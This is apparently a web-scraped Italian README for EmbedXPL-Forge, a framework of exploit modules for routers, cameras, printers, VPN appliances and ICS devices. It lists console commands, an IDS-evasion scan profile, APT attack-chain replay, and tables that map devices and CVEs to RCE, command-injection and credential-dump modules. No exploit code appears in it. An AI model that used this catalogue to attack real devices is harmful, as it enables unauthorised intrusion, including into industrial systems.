
nmap (binario) per il rilevamento di rete avanzato e gli script NSEmasscan per il rilevamento RTSP ad alta velocitàgcc/clang per la compilazione runtime C/C++ di PolyExploitmsfconsole per l'integrazione con Metasploit tramite PolyRunnerDipendenze Python (installate automaticamente):
requests, paramiko, pysnmp, pycryptodome, scapy, colorama, rich, python-nmap, aiohttp
Extra NSE (pip install "embedxpl[nse]"):
python-nmap (già incluso nel core)
Elenco completo: requirements.txt
EmbedXPL-Forge è destinato esclusivamente a test di sicurezza autorizzati e ricerca. Utilizzare questo strumento esclusivamente su sistemi di propria proprietà o per i quali si dispone di esplicito permesso scritto di test. L'accesso non autorizzato a sistemi informatici è illegale. Gli autori non si assumono alcuna responsabilità per uso improprio.
Supporto / richieste generali: [email protected] Problemi di sicurezza: SECURITY.md
| GitHub | @mrhenrike |
| X / Twitter | @mrhenrike |
| mrhenrike |
| Sito web | uniaogeek.com.br |
| Blog | uniaogeek.com.br/blog |
Licenza: BSD-3-Clause License - Copyright (c) 2026 União Geek Creato da: André Henrique (@mrhenrike) | União Geek
tools/phase_gate.py garantisce che ogni modulo superi i controlli di import, anti-FP, riferimento e qualità del codice prima del merge| Tipo | Copertura | Descrizione |
|---|
| Router / GPON ONT / CPE | Oltre 580 moduli | Router SOHO, gateway enterprise, CPE/ONT GPON (focus principale) |
| Telecamere IP / NVR / DVR | Oltre 60 moduli | Hikvision, Dahua, Axis, Reolink, Amcrest, Uniview, Tapo, Swann, ANNKE, Edimax, Intelbras, Grandstream, Foscam, Xiongmai OEM, MVPower e oltre 20 altri |
| Stampanti / MFP | Oltre 185 moduli | HP, Canon, Lexmark, Xerox, Ricoh, Brother, Epson, Kyocera, Samsung; catene IPP/PJL/LPD/WSD/CUPS |
| NAS (Network Storage) | Oltre 20 moduli | QNAP, Synology, D-Link NAS, Zyxel NAS |
| Appliance VPN / Firewall / NGFW | 202 moduli | Palo Alto, Fortinet, Cisco ASA/FTD/FMC, Check Point, Juniper, SonicWall, Sophos, WatchGuard, Zyxel, F5 BIG-IP, Citrix/NetScaler, Ivanti, Pulse Secure, pfSense, OPNsense, Barracuda, Imperva, MikroTik, Huawei USG, Stormshield, Hillstone, Sangfor, H3C, Radware, Symantec ProxySG, Trend Micro TippingPoint, Trellix, Arista EOS, OpenVPN AS, Phoenix Contact mGuard, Siemens SCALANCE, Moxa EDR, VyOS, IPFire, Kerio, Cisco Meraki, Array Networks + moduli di bypass di protocolli OT/ICS |
| Switch L2/L3 | 3 moduli | Switch gestiti (Cisco, D-Link, NETGEAR) |
| SOHO Edge | 9 moduli | Router da viaggio, NAS, AP wireless |
| ICS / OT / Industriale | Oltre 35 moduli | PLC, SCADA, Modbus, S7comm, EtherNet/IP, Universal Robots PolyScope 5 |
| Smart Home / Marittimo | Oltre 10 moduli | eNet SMART HOME, OpenRemote IoT, Metis maritime WIC/DFS |
| OS embedded | Oltre 25 moduli | RIOT OS, OpenWrt, VxWorks, QNX, dispositivi wolfSSL, Tuya Arduino SDK |
| Comando | Descrizione |
|---|
use <module> | Seleziona un modulo |
show options | Mostra le opzioni configurabili |
show info | Mostra i metadati e i riferimenti del modulo |
show devices | Elenca i tipi di dispositivo supportati |
set <option> <value> | Configura un'opzione |
check | Verifica se il target è vulnerabile |
run | Esegue il modulo |
search <term> | Cerca moduli per parola chiave |
discover [subnet] [--timing T0-T5] [--fresh] | Scansiona la subnet, identifica i target, suggerisce moduli |
sessions list|show|delete|export|purge | Gestisce la cronologia delle scansioni persistente per host |
apt | Elenca i gruppi APT con catene di attacco riproducibili |
apt show <group> | Visualizza i dettagli della catena di attacco (MITRE ATT&CK, CVE, moduli) |
apt search <device|CVE> | Trova i gruppi APT che prendono di mira un dispositivo o una CVE |
apt run <group> [#] | Esegue la catena di attacco APT (tutte o una specifica) |
| Profilo | Ritardo | Caso d'uso |
|---|
| T0 | paranoid — 300s | Evasione IDS |
| T1 | sneaky — 15s | Audit silenziosi |
| T2 | polite — 2s | Impatto minimo |
| T3 | normal — 0.5s | Predefinito |
| T4 | aggressive — 0.1s | Scansioni LAN veloci |
| T5 | insane — 0s | Solo CTF / lab |
| Modalità | Porta | Classe / Metodo |
|---|
rtsp | 554 | RTSPClient(host, port) |
rtsps | 443/8443 | RTSPClient(host, port, use_tls=True) |
http | 80/8080 | RTSPClient(host, port, tunnel_http=True) |
https | 443/8443 | RTSPClient(host, port, use_tls=True, tunnel_http=True) |
| auto | any | RTSPClient.from_scheme(host, port, "http") |
| Dispositivo | CVE | Percorso del modulo | Tipo di attacco |
|---|
| TP-Link TL-SC3171 / SC4171 / SC4171G | CVE-2013-2573 | exploits/cameras/tplink/tl_sc_series_cmd_inject_cve_2013_2573 | Command Injection (unauth) |
| TP-Link TL-SC3171 / SC3130 | CVE-2013-2581 | exploits/cameras/tplink/tl_sc_series_unauth_firmware_upload_cve_2013_2581 | Unauthenticated Firmware Upload |
| D-Link DCS-932L | CVE-2026-36983 | exploits/cameras/dlink/dcs_932l_light_sensor_rce_cve_2026_36983 | Light Sensor RCE |
| D-Link DCS-932L | CVE-2025-5573 | exploits/cameras/dlink/dcs_932l_admin_cmd_inject_cve_2025_5573 | Admin Panel Command Injection |
| D-Link DCS-933L | CVE-2026-2218 | exploits/cameras/dlink/dcs_933l_admin_cmd_inject_cve_2026_2218 | Admin Panel Command Injection |
| ZTE ZXHN H267N / H268N | CVE-2026-34473 | exploits/routers/zte/zxhn_h267n_h268n_dos_cve_2026_34473 | Denial of Service |
| ZTE ZXHN H298A / H108N | CVE-2026-34474 | exploits/routers/zte/zxhn_h298a_cred_dump_cve_2026_34474 | Credential Dump (ETHCheat) |
| Router Intelbras IWR | - | exploits/routers/intelbras/iwr_luci_rpc_rce | LuCI RPC Unauthenticated RCE |
| Scanner BR ISP multi-vendor | - | scanners/specialized/br_isp_scanner | Active discovery + vuln check |
| Dispositivo | CVE / Riferimento | Percorso Modulo | Tipo di Attacco |
|---|
| Cobham Aviator 700 SATCOM | CVE-2014-2943 | exploits/specialized/vsat/cobham_aviator_admin_reset_cve_2014_2943 | Reset Password Admin (non autenticato) |
| Huawei HG8245H | - | osint/keygen/huawei_hg8245_wpa_keygen | Generatore Chiave WPA Predefinita |
| Alcatel-Lucent OmniPCX Enterprise | - | exploits/voip/alcatel_lucent/omnipcx_enterprise_mastercgi_rce | RCE non autenticato masterCGI |
| Linksys E-Series (The Moon) | EDB-31683 | exploits/routers/linksys/eseries_themoon_rce_tmunblock | RCE tmUnblock.cgi |
| NETGEAR DGN2200 | EDB-24665 | exploits/routers/netgear/dgn2200_open_telnetd_rce | RCE non autenticato open-telnetd |
| Siemens FlexiISN | - | exploits/routers/siemens/flexiisn_auth_bypass | Bypass Autenticazione |
| Thomson BTHomeHub | - | exploits/routers/thomson/bthomehub_voice_hijack | Hijack Configurazione VoIP |
| AT&T 2Wire Gateway | - | exploits/routers/two_wire/atandt_gateway_crlf_dos | Iniezione CRLF / DoS |
| GitHub | Uniao-Geek |
| @uniaogeek |

